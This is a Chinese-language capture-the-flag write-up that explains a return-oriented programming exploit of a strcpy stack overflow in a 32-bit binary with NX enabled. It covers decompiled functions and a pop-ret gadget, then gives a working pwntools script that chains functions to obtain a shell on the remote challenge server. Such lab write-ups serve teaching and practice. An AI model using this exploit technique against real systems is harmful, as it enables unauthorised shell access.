# PWN (6)

> 对于开启了数据执行保护(DEP)的程序，向堆栈注入的shellcode不可执行，需通过`ROP`技术

## 分析

### 查看二进制文件属性

```
jackie@ubuntu:~/Downloads$ checksec pwn6
[*] '/home/jackie/Downloads/pwn6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

- `Stack`中`No canary found`，说明堆栈保护关闭，栈溢出可以实现(堆栈保护的实现之前的笔记中介绍过)
- `NX enabled`，说明堆栈不可执行的开关已开启，所以堆栈上的shellcode不可执行

### IDA分析

`main`:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  size_t size; // [sp+8h] [bp-10h]@1
  char *s; // [sp+Ch] [bp-Ch]@1

  string = 0;
  puts("ROP is a powerful technique used to counter common exploit
  puts("In this challenge,NX tiggered on so no chance to run shell
  puts("But there are some of functions for you to construct your
  puts("------------------------------------------------------");
  puts("How many characters you wanna read:");
  __isoc99_scanf("%d", &size);
  getchar();
  s = (char *)malloc(size);
  puts("Give your characters:");
  fgets(s, size, stdin);
  vulnerable_function(s);
  return 0;
}
```

`vulnerable_function`:

```
char *__cdecl vulnerable_function(char *src)
{
  char dest; // [sp+Ch] [bp-6Ch]@1

  return strcpy(&dest, src);
}
```

显然，可利用的漏洞是`strcpy`，如果堆栈可执行，那末只需给`strcpy`传递包含shellcode的payload，通过溢出覆盖`vulnerable_function`的返回地址为shellcode的地址，令其执行shellcode即可，但此法不通.

可以发现，二进制文件中有三个函数`add_bin`,`add_sh`,`exec_string`:

`exec_string`:

```
int exec_string()
{
  return system(&string);
}
```

`add_bin`的反编译如下:

```
unsigned int __cdecl add_bin(int a1)
{
  unsigned int result; // eax@2

  if ( a1 == -559038737 )
  {
    result = strlen(&string) + 134520928;
    *(_DWORD *)result = 1852400175;
    *(_BYTE *)(result + 4) = 0;
  }
  return result;
}
```

真是晦涩难懂的代码，直接看汇编:

```
  push    ebp
  mov     ebp, esp
  push    edi
  cmp     [ebp+arg_0], 0DEADBEEFh
  jnz     short loc_80485CC
  mov     eax, offset string ; get length of string
  mov     ecx, 0FFFFFFFFh
  mov     edx, eax
  mov     eax, 0
  mov     edi, edx
  repne scasb
  mov     eax, ecx
  not     eax
  sub     eax, 1          ; length of string got, save it in eax
  add     eax, 804A060h   ; 0x0804a06 is address of string
  mov     dword ptr [eax], 6E69622Fh ; ASCII values of 'bin/' are 0x2F, 0x62, 0x69, 0x6E
  mov     byte ptr [eax+4], 0 ; string ends with 0, 4 is length of 'bin/'

                          ; CODE XREF: add_bin+B↑j
  nop
  pop     edi
  pop     ebp
  retn
```

原来`add_bin`的是在`string`末尾追加`'/bin'`(图片的注释错了)！ 同理`add_sh`追加`'/sh`. 所以只要能依次执行`add_bin`,`add_sh`,`exec_string`即可拿到shell.

# 思路


## 思路一

构造payload，借助`strcpy`溢出，首先覆盖`vulnerable_function`的返回地址后跳入`add_bin`，其次是`add_sh`，最后跳入`exec_string`. 覆盖时还应注意`add_bin`和`add_sh`的参数传递. 但是分析后发现，栈的一个单元发生了冲突——要使`add_bin`的if判真，需要在某个单元内填充相应的参数值，但需要实现从`add_bin`跳入`add_sh`，该单元又应填充为`add_sh`的入口地址，由于只有一次溢出机会，该思路不可行.

## 思路二

攻击流程和思路一一样，但必须解决冲突，方法是操纵esp，使`add_bin`参数的填充和`add_sh`入口的填充错开一个位置. 操纵esp如何实现？ 由于堆栈不可执行，无法注入指令来操作栈，只能利用可执行文件中已有的指令. 由此引出`ROP`技术：攻击者扫描已有的动态链接库和可执行文件，提取出可以利用的指令片段*(gadget)*，这些指令片段均以*ret*指令结尾，即用*ret*指令实现指令片段执行流的衔接.

本例中需要的ROP链简单易得:`pop xxx, ret`，函数调用都以此结尾，借助IDA人工找到指令地址即可. 需要注意的细节是，`push xxx`时，esp先递减再赋值；`pop xxx`时，先把esp指向的内容弹出再递增esp；`ret`时，先把esp指向的内容赋给eip再递增esp. 具体实现如图:




# 解题脚本

```python
from pwn import *

#context.log_level = 'debug'

#p = process('./pwn6')
p = remote('139.199.213.34', 10006)
elf = ELF('pwn6')

add_bin_entry = elf.symbols['add_bin']
add_sh_entry = elf.symbols['add_sh']
exec_string_entry = elf.symbols['exec_string']

gadgets_addr = 0x080485CE # pop ebp, retn

payload_len = 140 + 1 # message that read by fgets ends with '\n'

payload = 'A' * (0x6c+0x4) + p32(add_bin_entry) + p32(gadgets_addr)
payload += p32(0xDEADBEEF) # arg_0 of add_bin
payload += p32(add_sh_entry) + p32(exec_string_entry)
payload += p32(0xCAFEBABE) + p32(0x0BADF00D) # arg_0 and arg_4 of add_sh

p.sendline(str(payload_len))
p.sendline(payload)

p.interactive()
```

## 攻击结果

```
-----------------------------------------------
How many characters you wanna read:
Give your characters:
$ ls
flag76824
$ cat flag76824
cnss{rop_1s_an_elegant_expl0iting_skill}
$
```

## More

- `sendline()`自动添加`'\n'`
- python脚本中`str()`,`chr()`,`p32()`务必区分清楚
- 本例中`scanf`读取`%d`，起初脚本中写的是`p.sendline(chr(payload_len))`，把ASCII为`payload_len`对应的字符发送给了`scanf`. 特别注意，`scanf`读取的输入一定是字符串，它只是把字符串解析为数字而已.
- 本例ROP链简单易得，如果是复杂的指令，需要借助某些工具来查找